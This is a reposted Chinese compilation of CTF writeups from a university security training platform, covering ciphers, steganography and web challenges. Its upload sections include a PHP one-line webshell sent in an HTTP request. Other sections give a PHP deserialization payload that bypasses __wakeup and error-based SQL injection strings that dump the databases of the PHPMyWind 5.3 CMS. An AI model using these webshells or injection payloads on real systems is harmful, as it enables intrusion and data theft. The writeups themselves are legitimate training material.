

中国矿业大学CTF网络安全实训平台Writeup汇总

转载

[weixin_33809981](#) 于 2017-11-08 13:51:46 发布 931 收藏 3

文章标签: [网络](#) [php](#) [数据库](#)

原文链接: <https://segmentfault.com/a/1190000011914607>

版权

你的石锅拌饭

今天中午和室友去三食堂吃石锅拌饭,我纠结了好久,最后还是选择吃了培根,不为啥,因为我是行家啊,嘿嘿嘿~
P.S.密文是大写,加上flag()提交

打开 [链接](#) 还是原来的页面,仔细读那几句话,发现培根,而且这段话字体不同,想到培根密码。百度查表可知flag。此题源于学校三食堂有名的石锅拌饭。。。。。

魂斗罗

打开 [链接](#) 是一个文件,分析可知是个游戏,用模拟器打开就是经典的魂斗罗,提示是:上上下下左右左右,百度可知作弊代码就是这段话,下载金手指,选关即可通过。
PS:注意flag的形式,仔细看清楚再提交哦

cookies?

打开 [链接](#)，显示让以管理员身份登录，在谷歌或者火狐浏览器中F12，重新编辑消息头，修改user=admin提交，响应为

```
key: e</br><img src='k.jpg'></br>xlmwmwersphingvctx
```

在网址后添加k.jpg,得到一张大佬的图片



丢进百度识图，可知维基利亚密码，对照表，有提示key:e，我就移动四位，得 **bpqqaivwtlmvkzgb**自信的去提交flag.....显示错误。顿时崩溃，，看来手动解是解不出来了。

丢进凯撒密码，列出所有可能，flag一般是一句话，找出就得flag

[thisisanoldencrypt](#)

PS:凯撒密码是维基利亚密码的升级版（自我感觉）

我就想试试这个名字到底能够起多长

打开 [链接](#)是一张图片




教练，我...我想打CTF


提示有说是常规隐写，所以直接丢进Stegsolve

点击左右键，发现Red plane 2,Red plane 1,Red plane 0三处变化较大，点击右上角进行数据分析

发现0处数据为PK开头，百度文件类型，可知为压缩包，改后缀.zip，解压得到一个文件，丢尽Winhex



搜索ctf得到flag



上传一

打开 [链接](#),是一个上传文件的页面,我就开始各种百度
有种方法说可以修改后缀,我就一直尝试各种加.jpg,.rar。最后才知道那是解析漏洞,需要针对特殊的事件
然后我就开始了一件很智障的事情,在F12中修改js源码,。。。。然而没什么卵用。

```
function check(){
    var form = document.getElementById("uploadFile");
    var file = document.getElementById("file");

    var filename = file.value;
    var nameArr = filename.split('.');
    var Suffix = nameArr[nameArr.length-1];

    console.log(Suffix);

    if(Suffix==''){
        alert('你传了吗你就点。。。');
        return false;
    }

    if(Suffix!='.jpg'&&Suffix!='.png'&&Suffix!='.bmp'){
        alert('只能传图片哎');
        return false;
    }

    return true;
}
```

当然没什么用,有没有修改服务器里的源码,也没有任何的响应。只能欺骗自己
最后询问后端组长之后,分析了js代码,知道check函数是全局变量,可以在控制台修改
操作成功,抱着组长大腿痛哭流涕,完全不懂前端,然后就可以上传可执行文件了。

```
>> function submit(){ //这个你们看
    document.getElementById("uploadFile").click();
    alert('你传了吗你就点。。。'); return false;
}
← undefined
```

PS:JS定义全局变量有三种方式

直接定义全局变量

```
var check=1;
function check(){
    ....
}
```

不用var,直接隐式定义

```
check=1;
function check(){
    ...
}
```

在控制台中直接输入window定义

```
window.check
function check(){
....
}
```

我是分割线

补充于2017-03-13 23:30:17

备份

打开 [链接](#),显示1.bak,2.bak

我又试了试3.bak,5.bak都有内容显示，所以可以想到flag就在某个*.bak
一开始我并不会写python,之后学了点，在组长的指导下，自己写出来了这段代码

```
##coding:utf-8
import requests
for i in range(3,1000):
t = requests.get('http://219.219.61.234/challenge/web/code/'+str(i)+'.bak')
print (i)
if 'flag' in t.text:
    print(t.text)
else :
    continue
```

怎么说呢，这道题会写代码了，就很简单了。

直接贴代码，让它运行就好了。。。。。吗???

很不幸的是抛出了一大堆异常，连接服务器总是中断，那么问题来了：如何解决python的异常？
就是try...except..

```
try:
    ##你要执行的但是可能出现异常的代码
except (NameError,...):##错误类型
    ##出现了错误要做什么
else:
    ##没错要做什么
finally:
    ##无论上方是否抛出异常，都会执行这句话
```

大概就是这三种

最后的代码是这样的，竟然flag是900多。。。。。

```

##coding:utf-8
import requests
def traverse():
    for i in range(0,1000):
        t = requests.get('http://219.219.61.234/challenge/web/code/'+str(i)+'.bak')
        if i%50 == 0:
            print (i)
        if 'flag' in t.text:
            print(t.text)
        else :
            continue
try:
    traverse()
finally:
    traverse()

```

colorSnake

打开 [链接](#),真的是一个贪吃蛇游戏, 还是炫彩的。。orz
 看到这道题第一次还是忍不住玩了一下, 但是真的好难。。。233333
 随后先F12查看源码, 一直没有头绪, 最后也是在组长的和组内大佬讨论下, 尝试了改分数, 改food出现位置, , , ,
 然而都没有用
 最后, 找到这段getScore代码, 在控制台提交, 分数变了。所以接下来直接调用JS计时器

```

setInterval(function(){xhr('./getScore.php',function(e){
    var r = JSON.parse(e);
    if(r.state == 200)
        game.addScore(r.score);
    else{
        alert(r.msg);
        game.start()
    }
}},1000)

```

PS:JS计时器setInterval

```

setInterval(function(){alert("Hello")},1000);

```

这里记录一下, 对于这个计时器我也是鼓捣好久, 已经让我怀疑不适合学计算机。。。
 setInterval(function(){这里面填写要执行的代码}),一开始我老是纠结第一个参数明明是函数代码, 为什么不能直接贴上函数代码, 非要加个function,说实话, 现在也是似懂非懂, 可能还是没学过JS吧。。。
 这里的参数function是一个函数名或者一个对匿名函数的引用
 简单的示例, 可以自行百度

自动获取flag程序

打开 [链接](#), 是一个未完整的程序
 那就很自然的F12查看源码, 提示已经说了是要修改代码,下面是它给的源码

```

// 请求参数一
$("#a").click(function(){
    $.ajax({
        url:'param1.php',
        method:'get',
        dataType:'json',
        success:calParam2
    })
});
function calParam2(d){ // 获取参数d
    var data=JSON.parse((d.param));
    var length=data.length;
    var second=new Date().getSeconds();
    var sum=0;
    for (var i = 1; i < length; i++) {
        for (var j = 0; j < length/2; j++) {
            sum+=parseInt(data[i])*second + data[j];
        } // 应该用for循环求出参数各个数值和
    }
}
// 请求flag
$.ajax({
    url:'http://new.pmcaff.com/aram2.php?param='+sum, // 这里url对着上面的url明显是错误的
    method:'get',
    dataType:'json',
    success:function(s){
        alert(s.f);
    },
    error:function(s){
        alert('错了');
    }
})
}

```

打开./param1.php,得到的是一堆url

```

{"param": "%5B%22%2C%226%22%2C%222%22%2C%228%22%2C%224%22%2C%222%22%2C%228%22%2C%224%22%2C%229%22%2C%221%22%2C%2210%22%5D"}
}

```

解码得到一个数组,那就对了,可以求和(JSON.parse的作用就是处理数据让他可以加和)
 然后第二个url对照第一个改为: 'param2.php?param='+sum,但是程序中直接得到的参数是编码的
 所以在程序中加上解码语句 **d.param=unescape(d.param)**

```

function calParam2(d){
d.param=unescape(d.param);
var data=JSON.parse((d.param));
var length=data.length;
var second=new Date().getSeconds();
var sum=0;
for (var i = 1; i < length; i++) {
    for (var j = 0; j < length/2; j++) {
        sum+=parseInt(data[i])*second + data[j];
    }
}

// 请求flag
$.ajax({
    url:'param2.php?param='+sum,
    method:'get',
    dataType:'json',
    success:function(s){
        alert(s.f);

    },
    error:function(s){
        alert('错了');
    }
})
}

```

为什么要加上d.param而不是参数d呢？我没学过JS，但是看参数d的形式就是python字典，要解码的是字典里的后半部分
 还有，就是我一开始在控制台输入之后，会一直弹出"呵呵呵呵"，根据组长的解释是传递参数错误才会这样，这一段是和时间参数有关系的，所以。。。。。。根据我的实践，就是多点几次，，，可能就是成功了。这是我的理解。真正的理解还望指教

我是分割线 补充于2017-03-25 18:17:01

233333333333orz，扶我起来，我还能水

萌萌哒

打开 [链接](#)和提示一样，显示的是一堆类似表情包
 真的是萌萌哒啊。。。。。。
 这一堆是什么东西。不知道就百度就谷歌呗，最后做出来才知道，是两种加密
 第一种就是颜表情包解码 [点我进解码地址](#)
 解码得到下图结果

```

alert("3Nc0d3.txt")

```


改地址进入，又是一堆只有八个操作符的东西，，，，老方法，不知道，就百度呗
最后知道这是一种语言-->Brainfuck
又是百度，各种姿势搜索，找到了解码地址 [点我](#)
丢进去，转码得flag!
自己不会写工具就只能这样了，搜搜搜。

<div align="center">我是分割线-补充于2017-04-7</div>


听说你会面向对象

打开 [链接](#)，看见链接我们就会知道是PHP反序列化漏洞
但是身为小白的我不会什么PHP啊，也不知道什么是反序列化，老办法-搜搜搜。。。

什么是反序列化？

这问题就不赘述了，说了也是看的别人的，贴链接
这是介绍反序列化的 [点我](#)

所以我们直接构造data=O:5:"Admin":1:{s:4:"file";s:8:"flag.php";},但是。。。




```
INI
Load URL http://202.119.201.199/challenge/web/php_object_injection/index.php?data=O:5:"Admin":1:{s:4:"file";s:8:"flag.php";}
Split URL
Execute
Enable Post data
Enable Referrer

dangerousstring(9) "index.php" bool(true) <?php
//flag in flag.php
class Admin{
    public $file = 'flag.php';
    public function __construct($f)
    {
        $this->file = $f;
    }
}
```

很明显是__wakeup()是它在搞事情，那么下面那我们要做的就是绕过它
经过搜搜搜搜，知道此函数的一个漏洞

PHP当序列化字符串中表示对象属性数的值大于真实的属性个数时会跳过__wakeup()的执行



```
INI
Load URL http://202.119.201.199/challenge/web/php_object_injection/index.php?data=O:5:"Admin":2:{s:4:"file";s:8:"flag.php";}
Split URL
Execute
Enable Post data
Enable Referrer

string(8) "flag.php" bool(true) <?php
$flag = "flag{PHP_Object_Injection_is_fun}";
```

总体来说这道题还是比较基础和简单的，只是我太菜了，。。做了好长时间，不过也长了不少知识

上传二

首先要说一下几种上传验证手段：

A: 客户端javascript校验（一般只校验后缀名）

B: 服务端校验

- 1.文件头content-type字段校验（image/gif）
- 2.文件内容头校验（GIF89a）
- 3.后缀名黑名单校验
- 4.后缀名白名单校验
- 5.自定义正则校验

C: WAF设备校验（根据不同的WAF产品而定）

打开 [链接](#),和上传一地址一样
就是接着上传一开始做的，首先修改JS验证
然后用brup抓包，修改文件头content-type字段为：image/gif
重新发送即可

```
POST /challenge/web/uploadfile/upload.php HTTP/1.1
Host: 202.119.201.199
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://202.119.201.199/challenge/web/uploadfile/
Cookie: PHPSESSID=i8r6964abr30s16v3103pfq2u4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----274351797426050
Content-Length: 237

-----274351797426050
Content-Disposition: form-data; name="file"; filename="test.php"
Content-Type: image/gif

<?php
    @eval($_POST[ 'a' ]);
?>
-----274351797426050--
```

参考文章：[点我](#)

我是分割线 补充于2017-04-15 21:27:00

最近平台多的一些学校入门赛的题目，就不写wp了，官方有了[点我](#)

听说这是一道签到题目

先贴一个链接，补充点姿势 [数据包分析for CTF](#)

打开 [链接](#)

很明显是一个抓取的数据包，用Wireshark打开，分析对话，在tcp流，发现异常对话，

Ethernet		IPv4		IPv6		TCP		UDP					
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.1.111	55030	192.168.1.13	80	12	1477	6	815	6	662	5.187454	49.5608	131	
192.168.1.13	57370	192.168.1.111	2333	169	15 k	74	8572	95	6451	5.193298	49.5545	1383	

跟踪tcp流，发现flag信息

```
cat flag
mbZoEMrhAO0WweugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnzIUkV90XhAOKIs/OXoYVw5uQDjVvGNA==<mething/welcome/secret/
```

而且function.py 这里代码都给出来了

```
cat function.py
#!/usr/bin/env python
# coding:utf-8
__author__ = 'Aklis'

from Crypto import Random
```

```

from Crypto.Cipher import AES

import sys
import base64

def decrypt(encrypted, passphrase):
    IV = encrypted[:16]
    aes = AES.new(passphrase, AES.MODE_CBC, IV)
    return aes.decrypt(encrypted[16:])

def encrypt(message, passphrase):
    IV = message[:16]
    length = 16
    count = len(message)
    padding = length - (count % length)
    message = message + '\0' * padding
    aes = AES.new(passphrase, AES.MODE_CBC, IV)
    return aes.encrypt(message)

IV = 'YUFHJKVWEASDGQDH'

message = IV + 'flag is hctf{xxxxxxxxxxxxxxxx}'

print len(message)

example = encrypt(message, 'Qq4wdrhhyEWe4qBF')
print example
example = decrypt(example, 'Qq4wdrhhyEWe4qBF')
print example

```

直接解原字符串是不能解的，所以需要先用base64
 具体操作如下，用给出的代码直接解就行了

```

'''
IV = 'YUFHJKVWEASDGQDH'

message = IV + 'flag is hctf{xxxxxxxxxxxxxxxx}'

print (len(message))

example = encrypt(message, 'Qq4wdrhhyEWe4qBF')
print (example)
example = decrypt(example, 'Qq4wdrhhyEWe4qBF')
print (example)
'''
a = 'mbZoeMrhA00WWeugNjqNw3U6Tt2C+rwpqpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhA0kIs/0XoYVw5uQDjVvgNA=='
b = base64.b64decode(a)

example = decrypt(b, 'Qq4wdrhhyEWe4qBF')
print (example)

```

学姐真美

PS: 这也是入门赛的一道题，但是感觉涨了姿势，所以想记录下


```

50 41 53 53 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 PASS.....IHDR
00 00 01 18 00 00 00 18 08 02 00 00 00 08 EC 7E .....i~
DB 00 00 05 C7 49 44 41 54 78 9C ED DD 41 8E E4 Ū...ÇIDATxœíYAZä
36 10 00 41 B7 B1 FF FF F2 FA E0 B3 0E 5C 67 B9 6..A-tyyòuà³.\g²
A8 9E 88 AB C7 6A 8D 7A 12 04 B6 40 EA F3 FB F7 "ž^«Çj.z..ŕ@êóú÷
EF BF 80 FF E6 EF ED 1B 80 6F 20 24 08 08 09 02 i¿€ÿœíí.€o $....
42 82 80 90 20 20 24 08 08 09 02 BF 9E FE C3 E7 B,€. $....¿žpĂç
F3 F9 3F EF E3 8F 3D CD C1 A6 EF FF F4 73 AB FB óù?iã.-íÁ!iÿôs«ú
AC E6 7E B7 DD E7 DB FF DE AC 48 10 10 12 04 84 -æ~·ÝçÛÿP-H.....
04 01 21 41 40 48 10 10 12 04 84 04 81 C7 39 D2 ..!A@H.....Ç9Ò
93 AD FD 4B D5 1C E3 B6 B9 CD D6 E7 9E 5E BF 9A ".ýKÕ.ãŕ²íÖçž^¿š
0B 4D 7F 6E E5 F4 FB B2 22 41 40 48 10 10 12 04 .M.nãóú²"A@H....

```

这里发现七牛云图不能上传带二维码的东西。。。。。



WTF????

发生了什么。。。一定是文件头没改对全部，接下来就是各种搜索了

- 00 00 00 0D 说明IHDR头块长为13
- 49 48 44 52 IHDR标识
- 00 00 00 08 图像的宽, 8像素
- 00 00 00 08 图像的高, 8像素
- 04 色深, $2^4=16$, 即这是一个16色的图像(也有可能颜色数不超过16, 当然, 如果颜色数不超过8, 用03表示更合适)
- 03 颜色类型, 索引图像
- 00 PNG Spec规定此处总为0(非0值为将来使用更好的压缩方法预留), 表示使用压缩方法(LZ77派生算法)
- 00 同上
- 00 非隔行扫描
- 36 21 A3 B8 CRC校验

就像图片显示的一样, 找到长宽位置, 发现的确是不对称啊, 修改之后再打开保存, 嗯。。。。可以了

白驹过隙

23333333333333333333, 虽然这道题只有十分, 但是我一直没做出来。。。。

打开链接 [白驹过隙](#), 看到you have missed the flag

很容易想到的就是抓包。如果你仔细看的话应该会发现, 链接里面的default是i的大写。。。。(我是没看出来)

302回调, 在浏览器直接修改还是会跳转的, 所以掏出神器burp, 抓包, 修改链接, 提交响应里就是flag

PS:这是我遇到的。。。。感觉。。。。最。。。。让我。。。。额。。。。后面的词可以联想。。。。

logic

这道题非常非常非常仔细看F12源码, 就OK了
一个备份泄露, 一个算是偏向社工的吧, 仔细点

上传三

条件竞争, 上传马的同时访问马
靠运气可以迅速得flag

phpmywind

已经给了版本是5.3, 打开谷歌搜索相关漏洞

有个留言板储存型xss, 和前台注入

题目中明示删除了后台, 要直接从数据库中提取, 这个版本xss需要后台触发
所以基本确定注入

```
930     $sql = "INSERT INTO `#@_member` (username, password, email, expval, regtime, regip, regtime, regip)
931     VALUES ('$username', '$password', '$email', '10', '$regtime', '$regip', '$regtime', '$regip')";
932 }
933 else if(check_app_login('weibo'))
934 {
935     $r = $dosql->GetOne("SELECT `id` FROM `#@_member` WHERE `qqid`='".$$_SESSION['qqid']."'");
936     if(isset($r['id']))
937         ShowMsg('该微博已与其他账号绑定! ', '-1');
938     else
939         $sql = "INSERT INTO `#@_member` (username, password, email, expval, regtime, regip, regtime, regip)
940         VALUES ('$username', '$password', '$email', '10', '$regtime', '$regip', '$regtime', '$regip')";
941 }
942 $dosql->ExecNoneQuery($sql);
943
944 //用绑定账号登录
945 $cookie_time = time()+3600;
946 setcookie('username', AuthCode($username, 'ENCODE'), $cookie_time);
947 setcookie('lastlogintime', AuthCode($regtime, 'ENCODE'), $cookie_time);
948 setcookie('lastloginip', AuthCode($regip, 'ENCODE'), $cookie_time);
949
950 ShowMsg('完善账号成功! ', 'default');
951 exit();
952
```

下面列举注入步骤(也是第一次很认真的做注入题目)

Load URL: http://localhost/PHP/member.php?a=perfect

Post data: username=15616515sad
&password=a123123123
&repassword=a123123123
&email=a1582312@qq.com
&sql=select count(*),concat(user(),0x23,floor(rand(0)*2))x from information_schema.tables group by x

PHPMyWind安全警告 : MySql Error !
错误文件 : /PHP/member.php
错误信息 : Duplicate entry 'root@localhost#1' for key 'group_key' Error sql: select count(*),concat(user(),0x23,floor(rand(0)*2))x from information_schema.tables group by x

首先这里是post注入,查询没有回显,很烦

```

//执行一个不返回结果的SQL语句,如update,delete,insert等
function ExecNoneQuery($sql='')
{
    global $dosql;
    if($dosql->isclose)
    {
        $this->Open(false);
        $dosql->isclose = false;
    }

    if(!empty($sql))
    {
        $this->SetQuery($sql);
    }
    else
    {
        return false;
    }
}

```

有个东西叫做报错盲注,全程在用,具体解释谷歌

```
select count(*),concat(你要查询的语句,floor(rand(0)*2))x from information_schema.tables group by x
```

一开始我在本地搭建了一下,源码子查询存在过滤,用char(@%27)绕过(别问我怎么知道的,小红跟我说的)

```

if($querytype == 'select')
{
    if(preg_match('/^[^0-9a-z@\.\_]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\.\_]{1,}/', $sql))
    {
        $this->DisplayError("$sql||SelectBreak",1);
    }
}

```

(改变以下代码中N的值,一个个爆,具体解释网上都有,这一串算种套路了)

获取基本信息

将你要的函数放在查询语句处

```

system_user() 系统用户名
user() 用户名
current_user 当前用户名
session_user()连接数据库的用户名
database() 数据库名
version() MYSQL数据库版本
load_file() MYSQL读取本地文件的函数
@@datadir 读取数据库路径
@@basedir MYSQL 安装路径
@@version_compile_os 操作系统

```

也可以这样一个个爆库


```
sql=select count(*),concat(char(@`%27`),(select SCHEMA_NAME from information_schema.SCHEMATA limit n,1), 0x
```

爆表

```
sql=select count(*),concat(char(@`%27`),(select TABLE_NAME from information_schema.TABLES where TABLE_SCHEM
```

爆字段

```
sql=select count(*),concat(char(@`%27`),(select column_name from (select * from information_schema.columns
```

显示flag

由于没有select回显,可以想法让他select之后插入到其他可以显示的表里
我插入到了pmw_info,具体表可以在源码看,方便点

```
sql=replace into pmw_info (`id`,`classid`,`mainid`,`picurl`,`content`,`posttime`) VALUES (3,3,1,char(@`%27`
```



md5

(这道题, , , 就是密码题,手动解吧,等过段时间--2017.10.03)
模仿着写了一个类似源码的东西,不过还是提交不对
让我怀疑是不是题目挂了,不过也可能是我哪里没注意到
这里的16进制不知道后台源码处理了没有,我感觉我没读懂题目啊。。。。。

